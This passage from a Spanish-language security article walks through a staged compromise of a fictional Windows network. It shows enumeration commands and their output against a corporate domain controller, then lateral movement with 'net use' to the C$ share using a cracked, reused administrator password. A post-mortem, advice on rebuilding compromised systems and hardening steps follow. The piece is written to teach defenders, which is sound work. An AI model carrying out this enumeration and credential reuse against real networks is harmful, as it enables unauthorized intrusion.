   Node Type      . . . . . . . . . . . .: Unknown
   IP Routing Enabled     . . . . . . . .: Yes
   WINS Proxy Enabled     . . . . . . . .: No
   DNS Suffix Search List     . . . . . .: PYN-DMZ.LOCAL

Ethernet adapter CorpNet:

   Connection-specific DNS Suffix   . .
   Description      . . . . . . . . . . .: Intel 21140-Based PCI Fast
Ethernet Adapter(Generic) #2
   Physical Address     . . . . . . . . .: 00-03-FF-06-3E-F0
   DHCP Enabled     . . . . . . . . . . .: No
   IP Address       . . . . . . . . . . .: 10.1.2.16
   Subnet Mask      . . . . . . . . . . .: 255.255.255.0
   Default Gateway      . . . . . . . . .:
   DNS Servers      . . . . . . . . . . .: 172.17.0.2

Ethernet adapter DMZNet:

   Connection-specific DNS Suffix  . :
   Description      . . . . . . . . . . .: Intel 21140-Based PCI Fast
Ethernet Adapter (Generic)
   Physical Address     . . . . . . . . .: 00-03-FF-07-3E-F0
   DHCP Enabled     . . . . . . . . . . .: No
   IP Address       . . . . . . . . . . .: 172.17.0.2
   Subnet Mask      . . . . . . . . . . .: 255.255.255.0
   Default Gateway      . . . . . . . . .: 172.17.0.1
   DNS Servers    . . . . . . . . . . . .: 172.17.0.2
```

Esta salida es extremadamente interesante. El DC no solo pertenece a dos redes, sino que está entre la red corporativa y la DMZ. Esto se suele hacer para habilitar usar cuentas de usuario de un dominio en el otro. Sea por lo que fuere, la red corporativa es el último objetivo, así que procedemos a atacar para poner un pie en esa red:

```
C:\warez>discoverHosts 10.1.2
Reply from 10.1.2.16: bytes=32 time<1ms TTL=128
Reply from 10.1.2.17: bytes=32 time=54ms TTL=128
```

16 es obviamente el centro de datos DC, pero 17 es un nuevo host que no hemos visto antes. Usando otra herramienta de enumeración anónima, podemos conseguir algo más de información sobre él:

```
C:\warez>getSystemDetails 10.1.2.17
Name: PYN-CORPDC
Domain: PYN
OS Version: 5.2

Server details:
Workstation service
Server service
```

```
Domain Controller
NTP Time source
```


17 es el controlador de dominio que estábamos buscando. Podemos decir que está ejecutando Windows Server 2003, pero no mucho más. Lo siguiente que haremos es sacar los usuarios:

```
C:\warez>dumpinfo 10.1.2.17

The Administrator is:   PYN\Administrator

Users on PYN-CORPDC:
RID 1000        PYN\HelpServicesGroup   an Alias
RID 1001        PYN\SUPPORT_388945a0    a User
RID 1002        PYN\TelnetClients       an Alias
RID 1003        PYN\PYN-CORPDC$ a User
RID 1104        PYN\Aaron     a User
RID 1105        PYN\Billy     a User
RID 1106        PYN\Chuck    a User
RID 1107        PYN\Dylan      a User
RID 1108        PYN\Ellen     a User
RID 1109        PYN\Frank      a User
RID 1110        PYN\Tom     a User
RID 1111        PYN\Dick       a User
RID 1112        PYN\Harry       a User
RID 1113        PYN\Ingrid   a User
RID 1114        PYN\Jennifer    a User
RID 1115        PYN\Maggie   a User
RID 1116        PYN\Teddy   a User
RID 1117        PYN\Mike   a User
RID 1118        PYN\McKenzie   a User...

Share           Type         Comment
IPC$            Unknown      Remote IPC
NETLOGON        Disk         Logon server share
ADMIN$          Special      Remote Admin
SYSVOL          Disk         Logon server share
C$              Special      Default share

Administrators:
Unable to enumerate administrators
ERROR: Access Denied
```

Este sistema tiene muchos más usuarios que los otros que hemos visto (la salida de arriba ha sido truncada para simplificarla). Eso era de esperar, porque este es el DC corporativo principal. También hemos encontrado usuarios que también tienen cuentas en el DC de la DMZ. De hecho, hay uno del cual hemos crackeado la clave en segundos. Es probablemente razonable esperar que usuarios que tienen cuentas administrativas en el DMZ tengan también cuentas administrativas en la red corporativa, y las probabilidades de que usen la misma clave en las dos redes suelen ser muy altas. Por estas razones, los atacantes probablemente probaran las cuentas duplicadas. Hasta ahora el ataque ha sido bastante sigiloso y si no funciona habrá un simple fallo de entrada de sistema, cosa que es un riesgo aceptable en la mayoría de los casos.

```
C:\warez>net use \\pyn-corpdc\c$ /u:pyn\Mike "yosemiTe^"
The command completed successfully.
```

Listo. Como vemos en la figura de abajo la red ha sido completamente comprometida.



Toda la red ha sido comprometida.

En este punto el atacante puede realizar cualquier acción que desee. Algunas opciones potenciales podrían ser: rebuscar datos en la red, robar información confidencial, añadirse asimismo a la plantilla, usar la red para atacar otra red como una empresa asociada, etc. El atacante tiene un acceso completo y sin restricciones a toda la red de victimsrus.com.

Post-mortem

Sería útil ahora retroceder y resumir las prácticas operacionales que hemos explotado para capturar los dos controladores de dominio:

El cortafuegos tenía un puerto abierto que no se usaba en ningún host interno. Usando una herramienta para redireccionar puertos hemos sido capaces de conseguir un shell GUI a través de ese puerto.

- Después hemos usado la extremadamente común práctica administrativa de usar cuentas de alto nivel para entrar en servidores no fiables. Usar credenciales de alta seguridad en maquinas comprometidas de baja seguridad compromete máquinas de alta seguridad. Esta práctica es conocida como dependencia administrativa.
- Después de capturar el DC del centro de datos, fue simple pedirle que nos volcara los hashes de las claves y crackearlas. Aunque los hashes de contraseñas no representan teóricamente ninguna vulnerabilidad por si mismos (la vulnerabilidad es permitir que usuarios no fiables puedan acceder a ellos), muchos de los usuarios tienen contraseñas inapropiadas que fueron fáciles de crackear.
- Encontramos después una defectuosa segmentación de la red que nos permitió un acceso no restringido desde el DC de la DMZ a la red corporativa. Esto nos permite explotar las dependencias entre los sistemas en la DMZ y aquellos que están en la red corporativa.
- Finalmente, hemos usado otra forma de dependencia administrativa explotando el hecho de que al menos un usuario tenía cuentas administrativas tanto en la red DMZ como en la red corporativa, y usaba la misma clave para las dos cuentas.

Como Conseguir Mantener un Atacante Fuera de Tu Red

Después de que la red haya sido comprometida, el administrador de sistemas tiene un par de opciones para lidiar con el compromiso:

- Actualizar el currículo
- Esperar a que el atacante haga un buen trabajo gestionando la red (digamos que, ¿mejor que lo que tú has hecho?)
- Drenar la red

Limpiar lo que ha hecho el atacante no es una opción viable. Probablemente haya troyanos por toda la red, nuevas cuentas en sitios estratégicos, puertas traseras y todo tipo de técnicas de espionaje del atacante para asegurarse de que su duro trabajo no es desperdiciado. Limpiar lo que los atacantes han hecho en una red cumple el mismo principio que limpiar la piscina de líquidos indeseables. Ninguna cantidad de limpiador o cloro que se pueda verter a la piscina va a completar tal trabajo. Considera las siguientes prácticas comunes cuando limpies un sistema hackeado:

- *No se puede limpiar un sistema comprometido parcheándolo.* Parcheando solo elimina la vulnerabilidad. Después de que un atacante entre en tu sistema, probablemente se haya asegurado de que haya muchas otras maneras de que regrese.

- *No puedes limpiar un sistema comprometido eliminando puertas traseras.* Los atacantes pondrán puertas traseras en cualquier sistema que necesiten en el futuro, y cuanto mejor sea el atacante, más oculto estará la puerta trasera. Aunque puede que encuentres estas puertas traseras si puedes cargar el estado actual del sistema en un host que sepas que esté funcionando correctamente y lo compares con "instantáneas" de ataques pre-conocidos, nunca podrás garantizar que vayas a encontrar todas las puertas traseras que el atacante puso. El hecho de que no encuentres más puede que solo signifique que no sepas donde mirar (o que el sistema está tan comprometido que lo que tú actualmente estás viendo no es lo que realmente está ahí). Mirar el sistema mientras está funcionando no tiene sentido, porque el atacante te mostrará cosas que no existe y esconderá cosas que sí existan, para que creas que el sistema está limpio.

- *No puedes limpiar un sistema comprometido usando un eliminador de vulnerabilidades.* Supón que tu sistema ha sido infectado por Blaster. Un gran número de proveedores publicaron eliminadores de vulnerabilidades para Blaster. ¿Puedes fiarte de un sistema que ha tenido Blaster después de ejecutar esta herramienta? Nosotros no lo haríamos. Si el sistema fue vulnerable a Blaster, también lo fue a otro número de ataques. ¿Puedes asegurar que ninguno de ellos se ejecutaron contra él?

- *No puedes limpiar un sistema comprometido usando un escaneador de virus.* Un sistema totalmente comprometido no puede ser fiable a la hora de decirte la verdad. Incluso los escaneadores de virus deben fiarse del sistema para que no les mientan. Si ellos preguntan si un fichero en particular está presente, el atacante puede tener una herramienta preparada que mienta sobre ello. Se debe tener en cuenta que si puedes garantizar que la única cosa que comprometió el sistema fue un virus o gusano en particular, Y que sabes que este virus no tiene ninguna puerta trasera asociada con él, Y que la vulnerabilidad usada por el virus no estaba accesible remotamente, ENTONCES sí puedes usar un escaneador de virus para limpiar el sistema. Por ejemplo, la gran mayoría de gusanos de e-mail confían en que el usuario abra el adjunto. En este caso en particular, es posible que la única infección del sistema sea la que venga en el adjunto que contiene el gusano. Sin embargo, si la vulnerabilidad usada por el gusano estaba disponible remotamente sin que el usuario interactuara y tú no puedas garantizar que el gusano era la única cosa que uso esa vulnerabilidad, el sistema puede que esté más comprometido de lo que parezca. Además, si el usuario hace doble clic en un adjunto titulado "PORNO GRATIS AQUÍ, ¿qué otros adjuntos de correo no habrá ejecutado? En general, dale a un usuario la elección entre unos cerdos que bailan y la seguridad y descubrirás que los cerdos que bailan ganarán en todo momento. Nosotros preferimos aplanar el sistema y reconstruirlo para asegurarnos que tenemos un sistema limpio.

- *No puedes limpiar un sistema comprometido reinstalando el sistema operativo sobre la instalación existente.* Otra vez, el atacante puede que tenga buenas herramientas desplegadas que mientan al instalador. Si eso ocurre, el instalador puede que no borre realmente los ficheros comprometidos. Además, el atacante puede que haya instalado puertas traseras en componentes que no sean del sistema operativo.

- *No puedes confiar en datos copiados de un sistema comprometido.* Después de que un atacante entre en un sistema, toda la información que contenga puede ser modificada. Copiar datos de un sistema comprometido y ponerlo en un sistema limpio puede en el mejor de los casos darte datos no fiables. Pero en el peor de los casos, puede que acabes copiando el troyano o la puerta trasera ocultos entre los datos.

- *No puedes fiarte de los eventos auditados de un sistema comprometido.* Después de que un atacante obtenga acceso completo al sistema, es sencillo modificar los eventos auditados para cubrir sus rastros. Si confían en los eventos auditados para decirte que es lo que el

atacante ha hecho en tu sistema, puede que acabes leyendo lo que él quiere que leas. Si puedes sacar de un modo síncrono los logs del sistema antes de que la acción de un atacante se complete, podrías fiarte de los registros. Sin embargo, si los logs se copian de un modo asíncrono (por ejemplo, cuando la acción está procediéndose) o después del acción, esos logs puede que estén comprometidos también.

- *Puede que no seas capaz de fiarte de tu último backup.* ¿Cómo podrías decir cuando ocurrió el ataque original? Los eventos auditados puede que no sean suficientemente fiables como para que te lo digan. Sin ese conocimiento, tu última copia de seguridad no vale para nada. Puede que sea una copia de respaldo que incluye todas las puertas traseras que actualmente están en el sistema.

- *La única manera adecuada de limpiar un sistema comprometido es aplanando y reconstruyendo.* Un sistema que ha sido completamente comprometido debería limpiarse completamente y reconstruirse desde cero. De un modo alternativo, podrías por supuesto trabajar en tu currículo en vez de eso, pero no queremos verte haciéndolo.

Si consideras las alternativas, parece que merece mucho la pena invertir cierto esfuerzo en mantener los sistemas sin hackear desde un principio.

Sumario

En este artículo hemos examinado, con detalles bastante precisos, como una red puede ser hackeada. Este artículo no demuestra que las redes basadas en Windows son menos seguras que cualquier otra red. Aunque los detalles específicos del ataque demostrados en este artículo son exclusivos para Windows, con pequeñas modificaciones de las técnicas y con un nuevo juego de herramientas podríamos hacer el mismo compromiso en cualquier red que corra sobre cualquier plataforma. El problema no está la plataforma, sino en las prácticas de uso. Todas las plataformas pueden mantenerse seguras, pero todas las redes son explotables si no están organizadas e implementadas con cuidado. Las técnicas puede que varíen, pero el resultado final, no. Una implementación pobre es una implementación pobre, independientemente de la plataforma en la que se base.

También hemos demostrado que explotar una red es completamente posible usando tan solo problemas de seguridad operacionales. Fijaros que no hemos explotado ninguna vulnerabilidad en la plataforma. La única vulnerabilidad programática explotada fue la de la aplicación Web personalizada. Hemos sido incluso capaces de hacerlo en una red donde todos y cada uno de los hosts estaban completamente parcheados y actualizados. Simplemente parchear no es el objetivo principal de la seguridad. Parchear es importante, pero también es importante comprender que es lo que logras al parchear; te permite únicamente enfocarte en la arquitectura y la implementación de tu red.

Por último, no podemos acentuar suficientemente que comprender los patrones y las prácticas que un atacante explota es crucial para comprender como proteger una red. Esto no significa que el administrador de sistemas y de seguridad necesita ser capaz de explotar todos estos problemas. Tan solo necesita comprender que es lo que un atacante puede hacer para poder lograr una mayor comprensión sobre como protegerse contra ellos. Al final, ¿necesitamos protegernos contra todos estos problemas? Probablemente no. Se trata de gestión de riesgos. Tu política de seguridad necesita cubrir los tipos de riesgo que estás dispuesto a aceptar para ganar cierta funcionalidad y facilitar el uso. No olvides el desequilibrio fundamental entre lo seguro, lo práctico y lo barato. Ya que la mayoría de las redes están diseñadas pensando en recursos limitados, la política necesita decirnos que trueques son aceptables.

Qué Deberías Hacer Hoy

- Investigar las prácticas de seguridad de todos los socios que tengan conexiones a tu red.
- Cerrar todos los agujeros innecesarios de tu cortafuegos
- Filtrar todo el tráfico de salida de tu cortafuegos.
- Parchearlo todo.
- Empezar a pensar sobre reducir la superficie de ataque de tus hosts.